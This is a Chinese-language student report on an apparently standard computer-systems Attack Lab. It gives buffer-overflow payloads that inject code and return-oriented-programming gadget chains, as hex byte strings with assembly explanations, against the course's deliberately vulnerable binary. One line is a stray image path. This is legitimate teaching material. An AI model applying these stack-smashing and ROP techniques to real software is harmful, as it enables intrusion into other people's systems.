ATTACK LAB REPORT

胡译文 2021201719

TOUCH1

第一题比较简单，只需要确定地址就行。

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
f2 16 40 00
```

TOUCH2

第二题需要确定函数的参数，可以硬编码这样一条指令：

```
mov  $0x48fd3040,%rdi
ret
```

再将硬编码的指令转成hex以后插入进去。

```
48 c7 c7 40  30 fd 48 c3  /* injected code */
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
38 68 62 55  00 00 00 00  /* rsp */
1e 17 40 00
```

在用gdb的时候发现，栈的地址和一般的地址有显著不同，而且gdb限制了只能查看当前段里的汇编。一般而言栈上不应该执行代码，这里为第二阶段埋下了伏笔。

TOUCH3

首先将 cookie 对应的 ascii 码计算出来，现在需要考虑的是选取栈中的某个位置放置。经过运行发现，0x55626838~0x55626868里栈的内容都会被"修改"。假设下一次使用被覆盖的栈不变，因此将字符串内容放置在 0x55626870 位置。

```
mov  $0x55626870,%rdi
ret
```

```
48 c7 c7 70  68 62 55 c3  /* 38 68 62 55 = 0x55626838 */
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
38 68 62 55  00 00 00 00  /* 50 return address of getbuf */
f2 17 40 00  00 00 00 00  /* 58 return address of new frame */
00 00 00 00  00 00 00 00  /* 60 new stack frame starts here */
00 00 00 00  00 00 00 00
34 38 66 64  33 30 34 30  /* 70 */
```

ROP TOUCH2

PDF文件给了非常详细的指引，`farm`里的hex也基本上限制在了PDF文件里给出的指令当中，不需要考虑其他的指令。使用正则表达式搜索发现仅有`popq %rax`在`farm`中出现且可以从栈上读取数据。因此接下来的操作比较简单，拷贝这部分数据就行。

```
4018a2:       c7 07 0b 58 90 c3       movl   $0xc390580b,
(%rdi)  # 0x4018a5
401886:       c7 07 48 89 c7 c3       movl   $0xc3c78948,
(%rdi)  # 0x401888
```

```
58 90        popq %rax
c3           ret
48 89 c7     movq %rax,%rdi
c3           ret
```

将答案编码如下：

```
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
a5 18 40 00  00 00 00 00  /* rsp: popq %rax */
40 30 fd 48  00 00 00 00  /* source of popq */
88 18 40 00  00 00 00 00  /* movq %rax,%rdi */
1e 17 40 00  00 00 00 00  /* touch2 */

```

ROP TOUCH3


相比于TOUCH3，猜测字符串放在栈并读取是被允许的，不被允许的是运行栈上的指令。因此需要构造：使用 `popq` 从栈上读取地址，将地址存储在 `%rdi` 中。

```
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
a5 18 40 00  00 00 00 00  /* 50 rsp: popq %rax */
80 68 62 55  00 00 00 00  /* 58 source of popq */
88 18 40 00  00 00 00 00  /* 60 movq %rax,%rdi */
f2 17 40 00  00 00 00 00  /* 68 touch3 */
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
34 38 66 64  33 30 34 30  /* 80 */
```

但是结果显示运行到 `movdqu (%rdi),%xmm1` 读取栈上地址时，发生段错误。这里犯了一个严重的错误：栈的地置不是固定的！需要用 `%rsp` 进行索引！于是设计如下方法：从 `%rsp` 读取地址，计算实际数据相对于读取 `%rsp` 的偏移量，执行加法运算，将地址传给 `%rdi` 。关键在于加法——并没有一条指令执行！但是峰回路转，想起来 `farm` 本身就是函数：

```
long add_xy(long x, long y)
{
    return x+y;
}
```

因此经过反反复复不停的搜索，探索出主要步骤是：



其中使用正则表达式如 `89 [cdef][7f]` 能轻松搜索出目标寄存器是 `%rdi` 或 `%edi` 的 `mov` 指令。

```
401974:       b8 2c 89 c2 c3          mov    $0xc3c2892c,%eax
# 401976 eax -> edx
```

```
401967:       b8 89 d1 20 c9          mov    $0xc920d189,%eax
# 401968 edx -> ecx
40196c:       c3

401981:       c7 07 89 ce 20 db       movl   $0xdb20ce89,
(%rdi)  # 401983 ecx -> edi
401987:       c3                      retq

4018ce:       8d 87 c8 48 89 e0       lea
-0x1f76b738(%rdi),%eax  # 4018d1 rsp -> rax
4018d4:       c3                      retq

401886:       c7 07 48 89 c7 c3       movl   $0xc3c78948,
(%rdi)  # 401888 rax -> rdi
40188c:       c3                      retq

00000000004018bc <add_xy>:
4018bc:       48 8d 04 37             lea
(%rdi,%rsi,1),%rax  # 4018bc
4018c0:       c3                      retq

401886:       c7 07 48 89 c7 c3       movl   $0xc3c78948,
(%rdi)  # 401888 rax -> rdi
```

将答案编码如下：

```
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
00 00 00 00  00 00 00 00
a5 18 40 00  00 00 00 00  /* rsp: popq %rax */
20 00 00 00  00 00 00 00
76 19 40 00  00 00 00 00
68 19 40 00  00 00 00 00
83 19 40 00  00 00 00 00
d1 18 40 00  00 00 00 00  /* read from rsp */
88 18 40 00  00 00 00 00
bc 18 40 00  00 00 00 00
88 18 40 00  00 00 00 00
f2 17 40 00  00 00 00 00
34 38 66 64  33 30 34 30  /* string */
00 00 00 00  00 00 00 00

```